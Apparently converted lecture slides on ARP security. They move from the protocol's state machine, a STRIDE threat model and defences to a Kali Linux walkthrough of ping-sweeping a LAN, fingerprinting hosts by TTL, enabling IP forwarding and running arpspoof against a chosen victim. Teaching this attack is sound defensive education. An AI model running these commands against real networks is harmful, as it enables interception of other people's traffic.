
Transitions:

- **INIT → REQ:** Triggered when a host needs to resolve the MAC address of another host on the network.
- **REQ → REP:** Triggered when the target host receives an ARP request and responds with its MAC address.
- **REP → CACHE:** Triggered when the sender receives an ARP reply containing the MAC address of the target host.
- **CACHE → REQ:** Triggered when the sender needs to resolve the MAC address again after the cache entry expires or is invalidated.

FSM for the ARP



ARP Protocol Message Structure



Observations

- ARP (Address Resolution Protocol) operates **without maintaining specific state** information regarding ARP requests.
- ARP itself does not track or remember whether a node has previously sent an ARP request for a particular IP address.
- Each ARP request is treated as an **isolated event**, and the protocol does not maintain any ongoing state related to ARP requests.
- ARP is an **unreliable** protocol. When an ARP message is corrupted or lost, the protocol does not attempt to recover from this fault.

Observations

- ARP utilizes a **broadcast communication pattern**, where ARP requests are broadcasted to all devices within the local network segment to resolve IP addresses to MAC addresses.
- ARP messages **lack any unique identifiers** to link ARP requests with their corresponding replies.
- Without unique identifiers, it becomes challenging to validate the authenticity of ARP replies.
- In ARP, **transitions between the different states** (INIT, REQ, REP, and CACHE) are not validated or enforced, allowing attackers to move between states in different orders to explore possible vulnerabilities.

ARP Threat Modeling with STRIDE

STRIDE is a threat modeling framework used to identify and categorize potential threats to a system or application. It provides a structured approach for analyzing security vulnerabilities by categorizing threats into six main categories:

- **Spoofing:** Involves an attacker masquerading as another user or system entity to gain unauthorized access or privileges.
- **Tampering:** Involves unauthorized modification or alteration of data, configurations, or software components.
- **Repudiation:** Relates to the inability to verify the identity of a user or system entity, leading to disputes over the authenticity of actions or transactions.
- **Information Disclosure:** Involves unauthorized access to sensitive information, such as confidential data, intellectual property, or personally identifiable information (PII).
- **Denial of Service (DoS):** Involves attacks aimed at disrupting or degrading the availability or performance of a system or service.
- **Elevation of Privilege:** Involves unauthorized escalation of privileges or access rights, allowing an attacker to perform actions or access resources beyond their intended level of authorization.

ARP Threat Modeling with STRIDE

Spoofing:

- **Threat:** ARP Spoofing Attack
- **Description:** An attacker sends falsified ARP messages to impersonate another device on the network, redirecting traffic intended for the impersonated device to the attacker's machine.
- **Mitigation:** Implement ARP spoofing detection mechanisms, such as ARP inspection or dynamic ARP inspection, to detect and block unauthorized ARP messages.

ARP Threat Modeling with STRIDE

Tampering:

- **Threat:** ARP Cache Poisoning
- **Description:** An attacker sends malicious ARP replies containing incorrect MAC-to-IP mappings, leading to incorrect entries in the ARP cache of other devices on the network.
- **Mitigation:** Use techniques such as ARP cache timeouts or static ARP entries to mitigate the impact of ARP cache poisoning attacks. Additionally, deploy network-based intrusion detection systems (IDS) to detect and alert on suspicious ARP activity.

ARP Threat Modeling with STRIDE

Repudiation:

- **Threat:** ARP Message Replay Attack
- **Description:** An attacker captures legitimate ARP messages and replays them on the network, causing devices to update their ARP caches with outdated information.
- **Mitigation:** Implement sequence numbers or timestamps in ARP messages to prevent replay attacks. Additionally, deploy network monitoring tools to detect and identify anomalous ARP message patterns.

ARP Threat Modeling with STRIDE

Information Disclosure:

- **Threat:** ARP Cache Snooping
- **Description:** An attacker monitors ARP traffic to gather information about the devices on the network, such as their IP and MAC addresses.
- **Mitigation:** Encrypt ARP traffic using protocols such as IPsec to prevent eavesdropping. Additionally, deploy network segmentation techniques to limit the scope of ARP traffic visibility to authorized devices.

ARP Threat Modeling with STRIDE

Denial of Service (DoS):

- **Threat:** ARP Flood Attack
- **Description:** An attacker floods the network with a large number of ARP requests or replies, causing congestion and potentially disrupting network communication.
- **Mitigation:** Implement rate limiting for ARP messages to prevent excessive ARP traffic from overwhelming network devices. Additionally, deploy intrusion prevention systems (IPS) to detect and block ARP flood attacks.

ARP Threat Modeling with STRIDE

Elevation of Privilege:

- **Threat:** ARP Spoofing for Man-in-the-Middle (MitM) Attacks
- **Description:** An attacker performs ARP spoofing to intercept and manipulate network traffic between two legitimate devices, allowing them to eavesdrop on or modify communication.
- **Mitigation:** Implement secure communication protocols, such as HTTPS or SSH, to protect sensitive data from interception. Additionally, deploy network segmentation and access control mechanisms to limit the impact of compromised devices.

ARP Vulnerabilities

Spoofing:

- Vulnerabilities:
 - **Lack of authentication:** ARP messages do not include mechanisms for authenticating the source of the message, allowing attackers to spoof ARP messages easily.
 - **Lack of validation:** ARP replies are accepted without validation, allowing attackers to impersonate legitimate devices by sending false ARP replies containing forged MAC addresses.

Tampering:

- Vulnerabilities:
 - **Lack of integrity protection:** ARP messages are not integrity-protected, meaning attackers can modify ARP requests or replies without detection.
 - **Lack of validation:** ARP messages are accepted without validation, allowing attackers to inject false ARP replies with incorrect MAC-to-IP mappings, leading to cache poisoning.

ARP Vulnerabilities

Repudiation:

- Vulnerabilities:
 - **Lack of non-repudiation:** ARP messages do not include mechanisms for ensuring the integrity and non-repudiation of messages, making it difficult to prove the origin of ARP requests or replies.

Information Disclosure:

- Vulnerabilities:
 - **Lack of confidentiality:** ARP messages are transmitted in clear text, making them susceptible to eavesdropping and information disclosure.
 - **Lack of access control:** ARP messages are broadcasted to all devices on the local network segment, allowing any device to intercept and read ARP messages.

ARP Vulnerabilities

Denial of Service (DoS):

- Vulnerabilities:
 - **Lack of rate limiting:** ARP messages are processed without rate limiting, making ARP susceptible to flooding attacks where attackers overwhelm network devices with a large number of ARP requests or replies.

Elevation of Privilege:

- Vulnerabilities:
 - **Lack of authorization:** ARP messages are accepted without authentication or authorization, allowing attackers to perform ARP spoofing attacks and intercept communication between legitimate devices.

Practical Defense Techniques

- **ARP Inspection:** Network devices, such as switches and routers, can implement ARP inspection techniques to validate ARP requests and replies. This involves monitoring ARP traffic and verifying that the MAC address in an ARP reply matches the expected MAC address associated with the IP address in the ARP request. While this doesn't require maintaining state between ARP transactions, it helps detect and mitigate ARP spoofing attacks.
- **Static ARP Entries:** Administrators can manually configure static ARP entries on hosts and network devices to explicitly map IP addresses to MAC addresses. While this approach doesn't provide dynamic resolution like traditional ARP, it eliminates the risk of ARP spoofing attacks by ensuring that only trusted mappings are used.

Practical Defense Techniques

- **ARP Rate Limiting:** Network devices can implement rate limiting for ARP requests and replies to mitigate ARP flood attacks. By limiting the rate at which ARP messages are processed, devices can prevent the network from becoming overwhelmed by excessive ARP traffic.
- **ARP Cache Timeouts:** Implementing shorter timeouts for ARP cache entries can reduce the impact of ARP cache poisoning attacks. By expiring stale entries more quickly, hosts are less likely to cache malicious ARP mappings for an extended period.
- **Secure ARP:** Some variants of ARP, such as Secure ARP (SARP), have been proposed to address the vulnerabilities associated with traditional ARP. SARP introduces mechanisms for authenticating ARP messages and verifying the integrity of ARP mappings, thereby enhancing the security of ARP without introducing significant statefulness.


Attacking ARP

ARP Spoofing: How-To ??

1. The attacker is connected to the network.
2. The attacker is using a Linux box (e.g. Kali Linux).
3. The attacker needs to probe the network and discover live hosts (currently connect hosts) and select his target.

STEP-01: Probing the Network

The attacker uses the command **arp** to display his machine arp table. At this point the table only contains the MAC address of the network gateway



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# arp  
Address HWtype HWaddress Flags Mask Iface  
_gateway ether e4:6f:13:68:45:98 C eth0  
root@kali:~#
```

The screenshot shows a terminal window with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar (root@kali: ~). The user has executed the 'arp' command, which displays the ARP table. The table has columns for Address, HWtype, HWaddress, Flags, Mask, and Iface. The only entry shown is for the gateway, with an empty Address field, 'ether' HWtype, MAC address 'e4:6f:13:68:45:98', flag 'C', and interface 'eth0'.

STEP-01: Probing the Network

The attacker uses the command **ifconfig** to display his machine IP address, the network broadcast address, network mahis MAC address and other information

```
root@kali:~# arp
Address                  HWtype  HWaddress      Flags Mask            Iface
_gateway                ether    e4:6f:13:68:45:98  C                     eth0
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.0.103  netmask 255.255.255.0  broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe9d:28f  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:9d:02:8f  txqueuelen 1000  (Ethernet)
    RX packets 66  bytes 9661 (9.4 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 44  bytes 3421 (3.3 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```


STEP-01: Probing the Network

The attacker uses `fping -g 192.168.0.1/24` to send an ICMP ECHO Request to every potential host on the network. (This known as ICMP Sweep or Ping Sweep). Any live Host will return an ICMP ECHO Reply.

```
root@kali:~# fping -g 192.168.0.1/24 !
192.168.0.1 is alive
192.168.0.101 is alive
192.168.0.102 is alive
192.168.0.103 is alive
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.2
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.2
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.5
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.5
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.4
```

STEP-01: Probing the Network

Again, the attacker uses the command **arp** to display his machine arp table.



Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.0.250		(incomplete)			eth0
192.168.0.216		(incomplete)			eth0
192.168.0.224		(incomplete)			eth0
192.168.0.241		(incomplete)			eth0
192.168.0.238		(incomplete)			eth0
192.168.0.221		(incomplete)			eth0
192.168.0.229		(incomplete)			eth0
192.168.0.219		(incomplete)			eth0
192.168.0.102	ether	08:00:27:36:75:7f	C		eth0
192.168.0.227		(incomplete)			eth0
192.168.0.240		(incomplete)			eth0
192.168.0.233		(incomplete)			eth0
192.168.0.254		(incomplete)			eth0
192.168.0.220		(incomplete)			eth0
192.168.0.228		(incomplete)			eth0
192.168.0.245		(incomplete)			eth0
192.168.0.218		(incomplete)			eth0
192.168.0.226		(incomplete)			eth0
192.168.0.243		(incomplete)			eth0
192.168.0.232		(incomplete)			eth0
192.168.0.249		(incomplete)			eth0
192.168.0.223		(incomplete)			eth0
gateway	ether	e4:6f:13:68:45:98	C		eth0
192.168.0.231		(incomplete)			eth0
192.168.0.244		(incomplete)			eth0
192.168.0.237		(incomplete)			eth0
192.168.0.242		(incomplete)			eth0
192.168.0.235		(incomplete)			eth0
192.168.0.248		(incomplete)			eth0
192.168.0.222		(incomplete)			eth0
192.168.0.101	ether	08:00:27:18:25:17	C		eth0
192.168.0.230		(incomplete)			eth0
192.168.0.247		(incomplete)			eth0
192.168.0.236		(incomplete)			eth0
192.168.0.253		(incomplete)			eth0
192.168.0.234		(incomplete)			eth0

STEP-01: Probing the Network

Again, the attacker uses the command **arp** to display his machine arp table.

```
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.0.250    (incomplete)          eth0
192.168.0.216    (incomplete)          eth0
192.168.0.224    (incomplete)          eth0
192.168.0.241    (incomplete)          eth0
192.168.0.238    (incomplete)          eth0
192.168.0.221    (incomplete)          eth0
192.168.0.229    (incomplete)          eth0
192.168.0.219    (incomplete)          eth0
192.168.0.102    ether    08:00:27:36:75:7f    C          eth0
192.168.0.227    (incomplete)          eth0
192.168.0.240    (incomplete)          eth0
192.168.0.233    (incomplete)          eth0
192.168.0.254    (incomplete)          eth0
```

STEP-01: Probing the Network

What did the attacker learn so far?

```
root@kali:~# fping -g 192.168.0.1/24
192.168.0.1 is alive
192.168.0.101 is alive
192.168.0.102 is alive
192.168.0.103 is alive
ICMP Host Unreachable from 192.168.0.1
ICMP Host Unreachable from 192.168.0.1
ICMP Host Unreachable from 192.168.0.1
```

```
192.168.0.229 (incomplete)
192.168.0.219 (incomplete)
192.168.0.102 ether 08:00:27:36:75:7f C
192.168.0.227 (incomplete)
192.168.0.240 (incomplete)
192.168.0.233 (incomplete)
```

```
gateway ether e4:6f:13:68:45:98 C
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.103 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe9d:28f prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:9d:02:8f txqueuelen 1000 (Ethernet)
```


STEP-01: Probing the Network

What did the attacker learn so far?

1. There are only 4 live hosts on the network (the attacker machine is one of them).
2. The attacker knows the IP addresses of the other hosts and the MAC address associated with each IP address.

STEP-01: Probing the Network

The attacker use **ping** command (send ICMP ECHO request to single host) to pings the other host on the network.

Ping 192.168.0.102

```
root@kali:~# ping 192.168.0.102
PING 192.168.0.102 (192.168.0.102) 56(84) bytes of data.
64 bytes from 192.168.0.102: icmp_seq=1 ttl=128 time=0.323 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=128 time=0.753 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=128 time=0.787 ms
64 bytes from 192.168.0.102: icmp_seq=4 ttl=128 time=0.331 ms
^C
--- 192.168.0.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3020ms
rtt min/avg/max/mdev = 0.323/0.548/0.787/0.223 ms
root@kali:~#
```

STEP-01: Probing the Network


The attacker use **ping** command (send ICMP ECHO request to single host) to pings the other host on the network.

Ping 192.168.0.101

```
root@kali:~# ping 192.168.0.101
PING 192.168.0.103 (192.168.0.101) 56(84) bytes of data.
64 bytes from 192.168.0.101: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 192.168.0.101: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 192.168.0.101: icmp_seq=3 ttl=64 time=0.039 ms
64 bytes from 192.168.0.101: icmp_seq=4 ttl=64 time=0.030 ms
64 bytes from 192.168.0.101: icmp_seq=5 ttl=64 time=0.039 ms
^C
--- 192.168.0.101 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4093ms
rtt min/avg/max/mdev = 0.013/0.033/0.044/0.011 ms
root@kali:~#
```


STEP-01: Probing the Network

- **Time-to-live (TTL)** is a value in an Internet Protocol (IP) packet that tells a network router whether or not the packet has been in the network too long and should be discarded.
- An IP TTL is set initially by the system sending the packet. It can be set to any value between 1 and 255
- Different operating systems set different defaults.



```
4) bytes  
ttl=128  
ttl=128  
ttl=128  
ttl=128
```

192.168.0.102




```
4) bytes  
ttl=64  
ttl=64  
ttl=64  
ttl=64  
ttl=64
```

192.168.0.101


STEP-01: Probing the Network

- Each router that receives the packet subtracts at least 1 from the count; if the count remains greater than 0, the router forwards the packet, otherwise it discards it and sends an Internet Control Message Protocol (ICMP) message back to the originating host.



```
4) bytes  
ttl=128  
ttl=128  
ttl=128  
ttl=128
```

192.168.0.102




```
4) bytes  
ttl=64  
ttl=64  
ttl=64  
ttl=64  
ttl=64
```

192.168.0.101


STEP-01: Probing the Network

TTL could be used to guess the host operating system (OS Fingerprint).

OS	TTL	Window size (bytes)
Linux 2.4 and 2.6	64	5,840
Google customized Linux	64	5,720
Linux kernel 2.2	64	32,120
FreeBSD	64	65,535
OpenBSD, AIX 4.3	64	16,384
Windows 2000	128	16,384
Windows XP	128	65,535
Windows 7, Vista, and Server 8	128	8,192
Cisco Router IOS 12.4	255	4,128
Solaris 7	255	8,760
MAC	64	65,535



192.168.0.10
Window Host



192.168.0.101
Linux Host

STEP-02: ARP Spoofing


1. The attacker decided to attacks the Windows machine
2. Since there are only 2 hosts in the network in addition to the attacker the attacker will use ARP spoofing to trick the Windows machine to believes that the attacker machine is the network router.
3. The attacker will link his IP to the MAC address of the network router. Only the victim machine will see this link.
4. The attacker will send an ARP message (announcement) only to the Victim machine that links attacker MAC address to the Router IP address.

STEP-02: ARP Spoofing

The attacker needs to confirm that he/she knows the router IP address. The attacker use the command **ip route**


```
root@kali:~# ip route
default via 192.168.0.1 dev eth0 proto static metric 100
192.168.0.0/24 dev eth0 proto kernel scope link src 192.168.0.103 metric 100
root@kali:~#
```


Target Network: Local Area Network



STEP-02: ARP Spoofing

- The attacker will enable IP Forwarding on his machine.
- IP forwarding also known as Internet routing is a process used to determine which path a packet or datagram can be sent.
- The attacker will use the following command to enable his machine to forward IP packets.

A terminal window with a dark blue background and a light gray title bar. The title bar contains the text 'root@kali: ~' on the right and a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help' on the left. The terminal shows two lines of text: 'root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward' and 'root@kali:~# ' followed by a white cursor block.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward  
root@kali:~#
```

STEP-02: ARP Spoofing

- After enabling IP Forwarding, the attacker will use a malicious tool to send crafted ARP malicious messages to the target claiming that the attacker MAC address is the MAC address of the network router
- The attacker use **ARPSPOOF** tool (available on Kali Linux)

```
root@kali:~# arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.1
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
```


STEP-02: ARP Spoofing

- The tool will continue sending the crafted ARP reply over and over

```
File Edit View Search Terminal Help
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
